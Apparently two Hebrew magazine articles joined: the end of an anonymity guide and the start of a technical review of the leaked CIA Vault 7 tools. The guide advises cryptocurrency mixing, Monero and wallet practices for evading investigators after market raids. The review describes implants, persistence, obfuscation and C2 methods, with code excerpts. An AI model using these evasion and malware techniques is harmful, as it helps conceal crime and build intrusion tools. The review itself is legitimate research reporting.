את העסקה הזו אליס שולח ל-Cryptocurrency Network שהיא רשת של מחשבים (לרוב עם הספק גבוה) ששומרים עותקים של כל העסקאות שהתרחשו. לרשת הזו קוראים Blockchain והיא אוספת רשומות פומביות שמאגדת את כל העסקאות שנעשו. העסקה תשלח לרשת הזו ושם תיבדק. אם היא תאושר, היא תתווסף לרשת ה-Blockchain כבלוק נוסף.

[מקור: coinmixer-es.net]

מאחר והרשת הזו פומבית לחלוטין וכל אחד יכול להוריד עותק שלה, אין שימוש בשמות או פרטים מזהים להעברה של כספים אלא בכתובת ארנק בלבד (מדובר בכתובת ארוכה וייחודית שלא מסגירה שום פרט). כל עוד Opsec נשמר (אבטחת זהות, חיבורים מאובטחים ושמירה על הכללים שהוזכרו בחלקים הקודמים), הארנק לא ייחשף. ככל שיש יותר עסקאות ברשת הבלוקצ'יין, כך יותר קשה לזהות עסקאות קודמות. עם זאת, אכן ישנן אפשרויות לקישור עסקאות הביטקוין בחזרה אל מבצע העסקה.

אמנם כל אחד ברשת יכול לראות את הטרנזקציות המתרחשות בכל רגע נתון (שזו מעידה על בעיה בפרטיות) אך הקושי הרב הוא בשיוך כל טרנזקציה לאדם ספציפי (שזו מעידה על יתרון של אנונימיות). אין כל אדם ששולט במערכת הזו, היא מבוזרת לחלוטין ובכל טרנזקציה אין צורך לחשוף את זהות המקבל, השולח, כתובות IP או כל מידע מזהה אחר.

אפשר ומומלץ להשתמש ב-Bitcoin Mixers שנועדו על מנת להסיר כל חתימה דיגיטלית הקשורה לטרנזקציה עצמה ובכך להקשות על החוקר לקבוע את מקור העסקה או יעדה הסופי.

יש שיוסיפו לעשות ויאבטחו את עצמם בשכבת הגנה נוספת והיא המרה של מטבעות הביטקוין למטבעות אחרים לפני שהם נסחרים בתמורה לשירות הרצוי ובכך לטשטש את היסטוריית העסקאות על פני שרשרת בלוק אחרת. את המפתח הפרטי רצוי לשמור מכל משמר, תחת אמצעים רבים של אבטחה ולעולם לא כקובץ טקסט (Plain Text) פשוט. אפשר לשמור את המפתח תחת הצפנה חזקה (AES-256) או בארנק אחסון קר.

אפילו אפשר להשתמש במחשב זול, או רסבפרי פאיי על מנת לאחסן בו את המפתח הסודי ולעולם לא לחבר את המכשיר הזה לרשת כלשהי. אפשר להשתמש ב-Trezor, מכשיר חומרה המשמש כארנק ביטקוין פיזי ומאפשר אחסון בטוח של המפתחות הפרטיים של הארנק. נצטרך להגדיר בו Seed, משפט המורכב מכמה מילים רנדומליות שבלעדיהן לא נוכל לשנות סיסמא או לשחזור חשבון בשום צורה, וכמו כן יש צורך להגדיר PIN לצורך שכבת אבטחה נוספת.

דרכים שבהן אפשר לקשר את ארנק הביטקוין שלנו אלינו, ומומלץ להימנע מהן

- פרסום השם שלנו וכתובת הארנק שלנו באינטרנט
- מסחר במטבעות בבורסה
- שימוש בביטקוין בלי חיבור VPN או TOR
- שימוש ב-Hosted Wallet (ספק צד שלישי שומר את המטבעות שלי בעבורי, דומה לתהליך שבו הבנק שומר על הכסף עבורינו)
- פתיחת ארנק / שימוש בארנק דרך הטלפון האישי שלנו

טעויות להימנע מהן בעסקאות קריפטו

- לא להשתמש ב-Cake Wallets. ארנק שבו כל המידע מאוחסן במכשיר האישי שלי. במידה ושוק מסוים נחשף (פשיטה משטרתית), יהיה קל מאוד לקשר טרנזקציה שאולי ביצענו אל הכתובת של הארנק ומשם אל המכשיר האישי.
- לעולם לא להשתמש בארנק המשויך לבורסה מסוימת שקונים בה מטבעות, תמיד להחליף את המטבעות לחשבון אחר שהקמנו מבעוד מועד
- מחיקת ארנקים לאחר סיום השימוש בהם
- שינוי ארנק לאחר כל שימוש / כמה שימושים

ישנם מטבעות אחרים שיותר מאובטחים וקשה יותר לנתח איתן מידע ועסקאות על מנת לגלות את מבצע העסקה. מטבעות כמו Monero או בשמו המקצועי XMR, שבזמן העברה במטבע, שש כתובות רנדומליות משרשרת הבלוקצ'יין מתערבבות עם הטרנזקציה הנוכחית מה שמקשה באופן אוטומטי על ניתוח העסקה והבנה שלה (אי אפשר להבין את החתימה של העסקה ולמי היא שייכת).

מונרו ספציפית מצפין את המידע של כל פעולה פיננסית (רק בעל המפתח המתאים יוכל לצפות במידע) ואז משייך כל פעולה פיננסית לקובץ ארנק חדש ולבסוף משתמש בטכניקה של Mixed Coins (האלגוריתם שלו מערבב את המידע של פעולות פיננסיות דומות).

רוב המשתמשים עושים שימוש בארנק אחד בלבד (משיקולי נוחות) אך בתיאוריה הדבר הזה מאפשר לזהות את המשתמש ע"י מציאת תבניות התנהגות במאגר המידע הפיננסי (רשת הבלוקצ'יין) שפתוחה לכולם.

סיכום

במאמר ראינו שפלטפורמת TOR מאפשרת אנונימיות מוגברת, יוצר פרטיות ובכך גורם לרמת אבטחה גבוהה יותר. בכל זאת, יש חובת שמירה על כללי ה-OpSec אם נרצה לשמר את כל היתרונות שאפשר לזכות בהם ולא להקל ראש ולסמוך רק על הטכנולוגיה. רשויות משתמשות והשתמשו בעבר בפיתוחים מיוחדים שנועדו על מנת לנסות ולשבור את ההצפנה של TOR, לנצל חולשות וליצור Exploits יעודיים למשתמשי הרשת על מנת לשבור את מנגנון הסודיות העוטף את משתמש הקצה.

נכון להיום, עוד לא הוכח שישנה הצלחה בנושא אך הדבר לא תקף למשתמשים שלא מעדכנים את הפלטפורמה שלהם. ברוב המקרים, כאשר הרשויות מבצעות פשיטה על שווקים ומידע של פושעים, ניתוח מעמיק שלו יכול לחשוף מידע נוסף רלוונטי שעלול לקשור עוד אנשים למעשים בלתי חוקיים ולהוסיף אותם לרשימת מעקב או לגרום למעצרם. במיוחד בשביל מקרים כאלו, כללי ה-OpSec קריטיים.

אם הזהות נבנתה בתהליך מעמיק ונכון, חשבונות המדיה מעולם לא קושרו עם חשבונות אמיתיים או מכשירים אישיים ופרטים מסגירים לא סופקו, יהיה מאוד קשה ועל גבול הבלתי אפשרי לרשות כלשהי ליצור קורלציה רשתית עם הממצאים שנאספו על מנת לזהות את המשתמש שמאחורי המסך. גם בעולם של חוסר בפרטיות ושל ניטור מתמשך אפשר למצוא את הכללים והטכנולוגיות שיאפשרו לשמור על רמה גבוהה יותר של אנונימיות. כל מה שצריך הוא להכיר את הדרכים ולבחור בדרך הנכונה להשתמש בהן וכל עוד נשמור על הכללים, נוכל לזכות לפרטיות ואנונימיות ובכך לחיות חיים מאובטחים הרבה יותר.

קישורים

- https://www.geeksforgeeks.org/onion-routing/
- https://www.fakeperson.com
- http://www.elfqrin.com/fakeid.php
- thispersondoesnotexist.com
- Gallery of AI-Generated faces

הכספת השביעית

סקירה טכנית מקיפה של סודות ריגול הסייבר של ה-CIA

מאת יואב לוי

הקדמה

זה לא סוד שממשלות וסוכנויות ביון הן שחקן חזק בעולם הסייבר. באמצעות פעולות תקיפה וניטור הן מצליחות לאסוף מודיעין רב ובעזרתו לסכל מתקפות טרור, ריגול נגדי, או קמפיינים של דיסאינפורמציה. במסגרת פעילותם ארגונים אלה מפתחים כלי סייבר ייעודיים וייחודיים כחלק משיטות ההפעלה של הסוכנים. זה המקום לומר ששחקנים מסוג זה הם השחקנים "הטובים" יחסית בתחום הזה מעצם היותם פועלים (בד"כ) מתוקף חוק ובחסות מדינות מערביות. הם אפילו ניחנים בתרומות מקוריות משלהם לעולם אבטחת המידע כמו כלי המקור הפתוח Tor ו-Ghidra.

מנגד, כבר השתכנענו ששחקנים מעצמתיים מנצלים את כוחם על מנת להסלים את היכולות שלהם ולרגל אחרי אזרחים. בשנה האחרונה פורסם בתקשורת הישראלית שמשטרת ישראל השתמשה לכאורה בתוכנת התקיפה Pegasus שרכשה מקבוצת NSO כנגד פעילים חברתיים, פוליטיקאים, ראשי ערים ועוד. בנוסף יש ממשלות שמרגלות בקנה מידה גדול ללא אבחנה וללא אינדיקציות מודיעיניות על זהות הישויות המנוטרות, כפי שחשף העובד לשעבר אדוארד סנודן במסגרת עריקתו מהסוכנות לביטחון לאומי (NSA) של ארה"ב בשנת 2013. סנודן, שהיה בעל הרשאות גבוהות מאוד במערכות ה-NSA הדליף מסמכים רבים לעיתונאים לטענתו במטרה **לרסן** את הכוח העצום שניכסה לעצמה ממשלת ארה"ב במחשבים.

שנת 2017 הייתה שנה קשה לסוכנויות הביון של ארה"ב. שחקנים שכינו את עצמם בשם The Shadow Brokers החלו במסכת הדלפות של כלי תקיפה מבצעיים של ה-APT המכונה Equation Group ומשויך ל-NSA. ההדלפות התגלו כמקוריות והכילו אפילו חולשות מסוג 0-day כמו EternalBlue (הודות לפרסום החולשה הצליחו לשגשג 2 מבין הקמפיינים ההרסניים ביותר עד אז - Wannacrypt ו-Petya).

בתחילת אותה שנה בדיוק (2017) פורסמה באתר ההדלפות WikiLeaks דליפה עצומה בגודלה בשם Vault 7 של אלפי מסמכים טכניים של סוכנות ביון אחרת בארה"ב, ה-CIA. המסמכים הם בעצם תיעוד שנגנב מתוך הרשת הפנימית של ה-CIA על עשרות כלי סייבר התקפיים שפותחו בתוך הארגון ועבור חלקם הודלף גם קוד המקור. רוב המסמכים מסווגים ברמת סיווג SECRET NOFORN (שמשמעותה חומר סודי שלא ניתן לשתף עם גורמי צד שלישי או סוכנויות ביון זרות) וע"פ WikiLeaks הם נאספו ממספר מקורות אנושיים שונים, מה שמדגיש את חומרת ההדלפה.

ייאמר לזכות עורכי WikiLeaks שהם נהגו לדבריהם באחריות בחומרים שקיבלו לידיהם:

- לא פורסמו חומרים שהיו מעמידים את סוכניה של ארה"ב בסכנה
- נגנז קוד מקור של פוגענים בעלי פוטנציאל הרסני אם יגיעו לידיים הלא נכונות
- צונזרו בתוך המסמכים שמות המפתחים והעורכים

קריאה של מסמכים אלה מספקת לנו הצצה מרתקת לעולמה הפנימי של הסוכנות בהקשרי דרכי פעולתה, יכולותיה (כפי שהיו בשנת 2017), המבנה הארגוני שלה, הקשרים בין המחלקות השונות, והנכסים אותם היא מטרגטת או עליהם היא רוצה להגן.

בעקבות דליפת המסמכים קבוצת התקיפה APT-C-39 שגם נודעת בשמות Lambert, Longhorn זוהתה עם ה-CIA משלל סיבות:

- קורלציה בין תאריכי הקימפול של הסאמפלים לבין תאריכי שחרור הגרסאות במסמכי התיעוד שדלפו. בנוסף, חתימות הזמן תואמות את זמן שעות העבודה באזורי הזמן של ארה"ב.
- קורלציה בין חתימות ההתנהגות של הפוגענים לבין תיאור הכלים במסמכים שדלפו.
- תאימות מלאה בין הפרוטוקלים הקריפטוגרפיים בשימוש לבין מסמכי הדרישות לביטחון מידע (בסיווג Top Secret) שגם כן דלפו.
- שימוש במספר רב של טכניקות תקיפה שמתוארות במפורש במסמכים שדלפו.

כתוצאה מכך נחשף בדיעבד שארה"ב ריגלה אחר מטרות צבאיות ואזרחיות בסין בין השנים 2008-2019.


מאמר זה הינו סקירה טכנית מנקודת המבט של חוקר על הדלפת Vault 7, בפורמט נוח לקריאה ועם קישורים נלווים להעמקה. השתדלתי לגעת בכל המידע שפורסם אבל שמתי דגש בעיקר על הנושאים הטכניים העסיסיים. מכיוון שרוב המסמכים מכילים רק תיעוד טכני ללא עקרונות הפעלה ייתכנו דרכים שונות לפרש את משמעות הכלים ולכן הבאתי במאמר את הפירוש שנראה לי הכי הגיוני. ייעודו של המאמר להנגיש לקהל הרחב את הידע הייחודי שנגלה לעינינו בעת קריאת המסמכים הפנימיים, להרחיב את ידיעותיו של הקורא בהיבטי הסכנות הנשקפות מקבצים וחומרות זדוניים וכיצד תוקפים מעצמתיים יכולים לנצל אותם על מנת לסכל, לאסוף, לנטר, להדליף, להתפשט, או לטשטש מידע על מחשבי ורשתות הקורבן.

הידע הנדרש להבנת המאמר הוא ידע בסיסי בחומרה, מערכות הפעלה ו-Malware Analysis.

בפרק האחרון במאמר נוספה סקירה עדכנית לגבי המקור לדליפה, ע"פ ההתפתחויות האחרונות בנושא.

המבנה הארגוני

כל פרויקט מתוך ההדלפה משויך לענף ייעודי שמתמחה בפיתוח/תפעול פתרונות למבצעי סייבר התקפתי מסוגים שונים. את האיור הבא הבאתי באדיבות כתבה שפורסמה באינטרנט בעקבות הדליפה.



[המבנה הארגוני של תחום פיתוח כלי סייבר ב-CIA]

מעבר לחשיפת היכולות, המסמכים מפרטים בעקיפין על תפקידי יחידות הפיתוח השונות תחת תחום הסייבר ב-CIA ועל הקשרים ביניהם.

EDG Engineering Development Group

Cyber Espionage Capabilities for Blended Operations

[הלוגו של ענף הפיתוח ב-CIA]

השמות באנגלית שניתנו לפרויקטים הם קריפטיים וחסרי משמעות כשלעצמם. כולם נוצרו משילוב של דמיונם של מפתחים "גיקים" והחובה לבחור בשמות שלא מסגירים את הפרויקט.

חומר אפל ("Dark Matter")

חומר אפל הוא כינוי למספר פרויקטים של ה-CIA שמטרתם להדביק חומרות של חברת Apple ולשמר עליהן שרידות. נתאר כל כלי בקצרה.

שם	Der Starke
תיאור	פוגען בשכבת ה-BIOS/EFI לחומרה מסוג MacBook Air & Pro. הגרסה החשאית של פוגען בשם Triton בעל פונקציונליות דומה
המסמך המודלף	מדריך למשתמש. המדריך הינו רק מדריך התקנה והפעלה ולא הודלף מסמך עקרונות הפעלה (Concept of Operations) אבל ניתן בכל זאת ללמוד ממנו הרבה על היכולות של הפוגען
מטרה	ליצור שרידות על מחשב הקורבן באמצעות פוגען שלא נמצא על הדיסק. בדרך זו מתחמק הפוגען ממוצרי AV וגם מבטיח שרידות על העמדה במקרה של פרמוט

שיטת פעולה:

- הדבקה ראשונית על העמדה באמצעות גישה פיזית וחיבור DOK, במידת הצורך באמצעות Sonic Screwdriver
- בעליית מערכת ההפעלה, אם בשלו התנאים הלוגיים להרצה (עבר זמן הדגירה או הגיע תאריך ההפעלה) הפוגען יזריק את עצמו לזיכרון (RAM) של המחשב
- (למיטב הבנתי) תתבצע הזרקה שניונית אל תהליכים של דפדפנים על מנת לנתב דרכם את התעבורה הרשתית שלו ולא לעורר חשד. רשימת התהליכים המועמדים להזרקה קיימת בקונפיגורציה של הפוגען
- לאחר הזרקה מוצלחת הפוגען יבדוק את החיבור לאינטרנט באמצעות בדיקה רנדומלית של אחד מהשרתים המוגדרים לבדיקה. על מנת שהבדיקה תהיה מוצלחת האתר חייב להחזיר סטטוס HTTP 200
- הפוגען ישדר מידע מוצפן אודות המטרה לפורטל ההאזנה (Listening Post) באמצעות פרוטוקול SSL
- אם בשלו התנאים להסרה עצמית של הפוגען (טריגר ע"פ תאריך מסוים/זמן שעבר מאז ההתקנה שבו לא צלחה כלל התקשורת אל הפורטל) הפוגען יגש ל-URL מסוים (בניהול ה-CIA כמובן) כדי לתעד שהוא הסיר את עצמו

שם	Sonic Screwdriver
תיאור	התקן חומרתי מסוג מתאם Thunderbolt-to-Ethernet
המסמך המודלף	מדריך למשתמש
מטרה	לאפשר עליית מ"ה ל-boot מהתקן חיצוני גם כאשר מוגדרת firmware password, לצורך הדבקת מחשב הקורבן וקבלת שרידות

שיטת פעולה:

- צריבה של Firmware ייעודי שנכתב ע"י ענף הפיתוח אל מתאם Thunderbolt-to-Ethernet סטנדרטי
- לאחר חיבור ההתקן למחשב הנתקף וכניסה למצב boot, ההתקן יאפשר לבצע boot מהתקן חיצוני (bootable) אחר שמוגדר בשם "FILER" ומחובר בו זמנית אל מחשב המטרה
- ההתקן החיצוני אמור להכיל קוד להתקנת נוזקת קושחה ייעודית (Der Starke)

(U) Figure 1.1: Apple Thunderbolt-to-Ethernet adapter

שם	**DarkSeaSkies**
תיאור	רוגלה חשאית שמיועדת למכשירי iPhone
המסמך המודלף	מסמך עקרונות הפעלה
מטרה	▪ יצירת תשתית לשליטה, בקרה (c&c) וריגול על מכשירים סלולרים מסוג iPhone

שיטת פעולה:

- הדבקת iPhone ייחודי באמצעות תקיפת שרשרת האספקה. ההתקנה הראשונית תתבצע באמצעות חיבורו למחשב עם כבל USB, אתחול המכשיר למצב Device Firmware Update (DFU) mode והרצת סקריפטים שנכתבו במסגרת הפרויקט
- מעתה והלאה הרוגלה תהיה בעלת שרידות על המכשיר ותתפקד באופן שקוף למשתמש מבלי לעורר חשד
- שרת ההאזנה (LP) Listening Post ברשת האאינטרנט שנמצא ברשות ה-CIA ישלח פקודות באופן מוצפן לרוגלה מעל פרוטוקול http סטנדרטי
    - הורדת קבצים, אנשי קשר, מיילים, יומן שיחות ותוכן הודעות SMS
    - העלאת קבצים אל המכשיר הנתקף
    - הרצת פקודות על המכשיר הנתקף
    - העלאת והתקנת עדכוני תוכנה (של הרוגלה)
- פענוח הקלט יתבצע בסביבת רשת סודית של ה-CIA ולא על ה-LP

שיש ("Marble Framework")

שיש היא ספריית קוד שמטרתה טשטוש ראיות והסתרה של המאפיינים הסטטיים של הכלים ההתקפיים שבשימוש ה-CIA. הפרויקט ממלא תפקיד כפול: מניעת שיוך של הפוגענים לארגון וחבלה במאמצי ההנדסה לאחור במידה וכלים אלה יעלו חשד וייחקרו. ניסיונות הנדסה לאחור מסוג זה עלולים לחשוף את יכולותיו ו/או קמפיינים אחרים של הארגון. הפלטפורמה מספקת מעטפת מלאה ונוחה לכל סוגי הכלים שעתידים להשתל מחוץ לרשתות הארגון. למרבה המזל הדליפה כללה גם מצגת מפורטת על הכלי.

שם	**Mibster**
תיאור	הכלי שמבצע בפועל את שינוי קוד המקור של הכלי טרם קימפולו ושילוחו אל הארסנל המבצעי
המסמך המודלף	קוד מקור בפורמט פרויקט Visual Studio (.sln)
מטרה	▪ טשטוש ראיות שקושרות את כלי התקיפה אל ה-CIA ▪ מניעת הנדסה לאחור ▪ יצירת הונאות מסוג false flag באמצעות שתילת מחרוזות בשפות שאינן אנגלית (סינית, רוסית, קוריאנית, ערבית ופרסית)

שיטת פעולה:

- בחירת אלגוריתם ערפול (obfuscation) באופן אקראי (בספריה קיימים מספר אלגוריתמים שונים לערפול מחרוזות)
- מעבר על עץ התיקיות של קוד המקור ויצירת רשימה של קבצי מקור מועמדים לערפול (*.c,*.h,*.cpp).
- יצירת עותק נאמן למקור (golden) של כל קובץ שעתיד לעבור שינוי
- ערפול כל הקבצים הרלוונטיים
- קימפול הפרויקט מחדש

שם	**Mender**
תיאור	הכלי שמבצע את הפעולה ההופכית של Mibster
המסמך המודלף	קוד מקור בפורמט פרויקט Visual Studio (.sln)
מטרה	▪ חזרה לאחור במקרה של כישלון בקומפילציה ▪ ניפוי שגיאות (Debugging) של Mibster בתהליך שינוי הקוד

שיטת פעולה:

- סריקת קבצי קוד המקור וזיהוי הקבצים שעברו ערפול
- שחזור הקבצים מתוך ה-golden
- התראה למפעיל על השינויים שבוצעו

שם	Validator
תיאור	כלי שמוודא ביצוע מוצלח של הערפול לאחר הקימפול
המסמך המודלף	קוד מקור בפורמט פרויקט Visual Studio (.sln)
מטרה	▪ בדיקה משנית שהמפעיל ביצע את כל השלבים נכון ▪ בדיקה שלא היו שגיאות במהלך פעולת Mibster

שיטת פעולה:

- קבלת meta data מ-Mibster (סוג האלגוריתם, רשימת הקבצים, רשימת המחרוזות וכו').
- בדיקה שאף אחד מהמחרוזות המקוריות לא מופיעה בקובץ ההרצה המקומפל.
- התראה למפעיל על התוצאות.

למרות ששוחרר קוד מקור לכל הכלים, לא ניתן לקמפל את הקוד בתוכנת Visual Studio כי עדיין חסרות מספר ספריות פנימיות שהקוד מייבא, אז אם בניתם לגנוב מה-CIA את הכלי האיכותי הזה כנראה שתצטרכו לעבוד קצת יותר קשה בשביל להפעיל אותו.

WARBLE

```
#include <Windows.h>
#include "Marble.h"

int wmain(int argc, wchar_t* argv[])
{
    //Normal strngs including escaped characters as well as \x
    WARBLE wcOne[] = L" Text with \"weird spaces; in the text\n\n\t\tabc\x2233\x3344 124";

    //Normal Wide-Char string - can't be multi-line
    WARBLE wcTwo[] = L"Creates or opens a file or I/O device. The most commonly used I/O devices are as follows: file, file stream, directory, phy

    //WCHAR array is supported
    WARBLE wcThree[] = {
        0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799,
        0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799
    };

    //Add foreign languages
    //Arabic
    WARBLE wcArabic[] = L"حيث, غضون الشمال الشعبين الى بل. قد قام الشتاء التصارم الإنذار، بوابة قبشتهم اتفاقية بعض عل. ثلث وفرنسا ابتدعها ثم كما

    //Chinese
    WARBLE wcChinese[] = L"泮汭沘 瀎煓堉 廘檣榻 諲 鑺鱧, 鷩黮鷛 逯鄍頙穽洂 澕滮漼 麡 踶鞨 洋絜浵 蜻蛇瀙 崼愊惵 榼 趑跓, 嵥 鋑婡 蟷蠨鑒 鎗鶮鼦, 歭 鞈膶 跣鉥鳵 

    //Russian
    WARBLE wcRussian[] = L"Зыд нэ нонюмэш контынтёонэж. Видэ бландит ан квуй, дуо декам эпикюре эа. Йн дйкит мольлиз дэльььякатезшимя жят. Нэ мэль

    //Korean
    WARBLE wcKorean[] = L"사용할 수있는 구절 많은 변화가 있지만, 대부분의, 주입 유머로, 어떤 형태의 변경을 입었거나 조금이라도 믿을 보이지 않는 단어를 무작위.

    //Farsi
    WARBLE wcFarsi[] = L"رافیکی خود را صفحه‌آرایی می‌کنند تا مرحله طراحی و صفحه‌بندی را به پایان برند (Lorem ipsum :لورم ایپسوم یا طرح‌نما (به انگلیسی

    return 0;
}
```

[מובאה מתוך קוד המקור]

חגב ("GrassHopper")

חגב הוא פלטפורמת קוד מרכזית לבניית פוגענים בהתאמה אישית שמיועדים למערכת הפעלה Windows כאשר המטרה היא שליטה מלאה על מחשב הקורבן. ניתן ללמוד על יכולותיהם של הפוגענים המתקבלים ע"פ מסמך הדרישות שפורסם גם הוא:

- ✓ תמיכה בכל מערכות ההפעלה עד אותה שנה (Windows Server 2003-Windows 8.1)
- ✓ הכלי חייב לסקור את עמדת היעד טרם התקנתו, ולהתקין את עצמו רק אם הצליח לוודא שהעמדה עליה הוא מורץ אינה "טעות בכתובת"
- ✓ הכלי חייב לספק מספר מנגנוני שרידות שונים
- ✓ הכלי חייב לתמוך בהצפנת פוגענים בשיטת Context-Keying
- ✓ הכלי חייב להיות בלתי מזוהה ע"י תוכנות ה-AV של היצרניות הבאות לפחות:
  - 360 Safe
  - Kaspersky Internet Security Suite
  - Microsoft Security Essentials
  - Rising Internet Security
  - Symantec End Point Protection

אנקדוטה מעניינת על ההדלפה הזו היא שבמילותיו ה-CIA מציב את עצמו בשורה אחת עם שאר השחקנים בעולם ריגול הסייבר ע"י גניבה של קוד ומנגנוני שרידות מקמפיינים של קבוצות תקיפה אחרות וגם מדליפה שאירעה ב-2015 והועלתה ל-GitHub של כלי תקיפה בפיתוח חברת סייבר מוכרת שמבצעת בדיקות חדירות.

הכלי כולל מספר רב של מודולים לתחזוקת שרידות. ניתן לפנות למסמכי הדליפה לצורך העמקה:

- **Bermuda** - מתחזק שרידות באמצעות התקנת משימה מתוזמנת שמריצה את הפוגען בהרשאות SYSTEM. ניתן לקנפג כמה פעמים המשימה המתוזמנת תרוץ, כמה זמן היא תרוץ, כל כמה זמן והאם היא תרוץ כתוצאה מטריגר מסוג תאריך או אירוע.
- **Bamboo** - מתחזק שרידות באמצעות "Service Hijacking". המודול ידביק קבצי ספריה (dll) שבשימוש service-ים של מערכת ההפעלה על מנת לרוץ בהרשאות גבוהות ולהריץ את הפוגען.
- **Scrub** - מתחזק שרידות באמצעות הוספת מפתח בנתיב run ב-registry.
- **Wheat** - מתחזק שרידות באמצעות התקנת Driver.
- **WUPS** - מתחזק שרידות באמצעות שינוי הגדרות ב-registry עבור ה-service שאחראי על Windows **Update**.
- **Stolen Goods** - הוא bootkit שחלקו נגנב מקוד המקור של משפחת הפוגענים Carberp שמיועדים למערכות מחשוב בנקאיות. עובדה מעניינת נוספת היא שאחד מקבצי ההרצה שמיועדים להיות מותקנים על מחשבי הקורבנות דלף לטבע בשנת 2019 וזמין להורדה ממאגרי פוגענים אינטרנטיים

(מוזמנים לבדוק בעצמכם האם עבר "שיפוץ" ע"י הכלי Marble טרם שחרורו). המודול אכן מצדיק את גניבתו: הוא מתחזק שרידות באמצעות שינוי סקטור ה-VBR (Volume Boot Record) בדיסק הקשיח של מחשב הקורבן. כך הקוד הזדוני רץ עוד בטרם עליית מערכת ההפעלה, יוצר לעצמו hook-ים במערכת ההפעלה וגורם בסופו של דבר לטעינת דרייבר זדוני בעליית מערכת ההפעלה. הדרייבר הזדוני בתורו מריץ את הפוגען שהתקבל מ-GrassHopper ומבטיח את אחיזתו על העמדה.


כוורת ("Hive")

כוורת הוא פרויקט שמטרתו הקמת שרת backend משוכלל למגוון נוזקות שפותחו ע"י ה-CIA. החוזק שלו בא לידי ביטוי בכך שהתעבורה אליו תיראה סטנדרטית ולגיטימית (מעל פרוטוקול https) וגם גישה אליו מדפדפן סטנדרטי לא תסגיר את הפונקציונליות האמיתית שלו.

שם	**Hive**
תיאור	סוכנים (implants) שמותקנים בעמדות המותקפות (צד לקוח) ומימוש שרת https תמים למראה בעל קישוריות מלאה לאינטרנט (צד שרת)
המסמך המודלף	מדריך למשתמש, קוד המקור (פורסם בהדלפה Vault 8)
מטרה	▪ שליטה מרחוק ובקרה (c&c) בעמדות בהן מותקנים פוגענים של ה-CIA ▪ הונאת חוקרים ומוצרי הגנה שמדובר באתר לגיטימי

שיטת פעולה:

- רישום שמות הדומיינים וה-IPs שמוטמעים בנוזקות באמצעות חברות צד שלישי לגיטימיות (וללא זיקה ל-CIA).
- התקנת הסוכנים בעמדות קצה או בראוטרים באמצעות exploit-kit.
- תקשורת בין הסוכנים לשרת תהיה בפרוטוקול ייעודי שיישלח מעל פרוטוקול https. דרכי השימוש בפרוטוקול מתוארים על גבי המסמכים המודלפים



[מבנה השדות בחבילה שמשמשת להתנעת התקשרות (trigger) בין הסוכן לשרת כוורת]

```
static void printUsage(char* exeName)
{
    printf("\n\tUsage:\n\n");
    printf("\t%s -a <address> -i <interval>\n\n", exeName);
    printf("\t\t-a <address>          - beacon IP address to callback to\n");
    printf("\t\t-p <port>             - beacon port (default: 443)\n");
    printf("\t\t-i <interval>         - beacon interval in seconds\n");
    printf("\t\t-k <id key>           - implant key phrase\n");
    printf("\t\t-K <id key>           - implant key file\n");
    printf("\t\t-j <jitter>           - integer for percent jitter (0 <= jitter <= 30, default: 3 )\n");
#ifdef SOLARIS
    printf("\t\t-I <interface>        - interface on which to listen\n");
#endif
    printf("\t\t-d <beacon delay>     - initial beacon delay (in seconds, default: 2 minutes)\n");
    printf("\t\t-t <callback delay>   - delay between trigger received and callback +/- 30 seconds (in
seconds)\n");
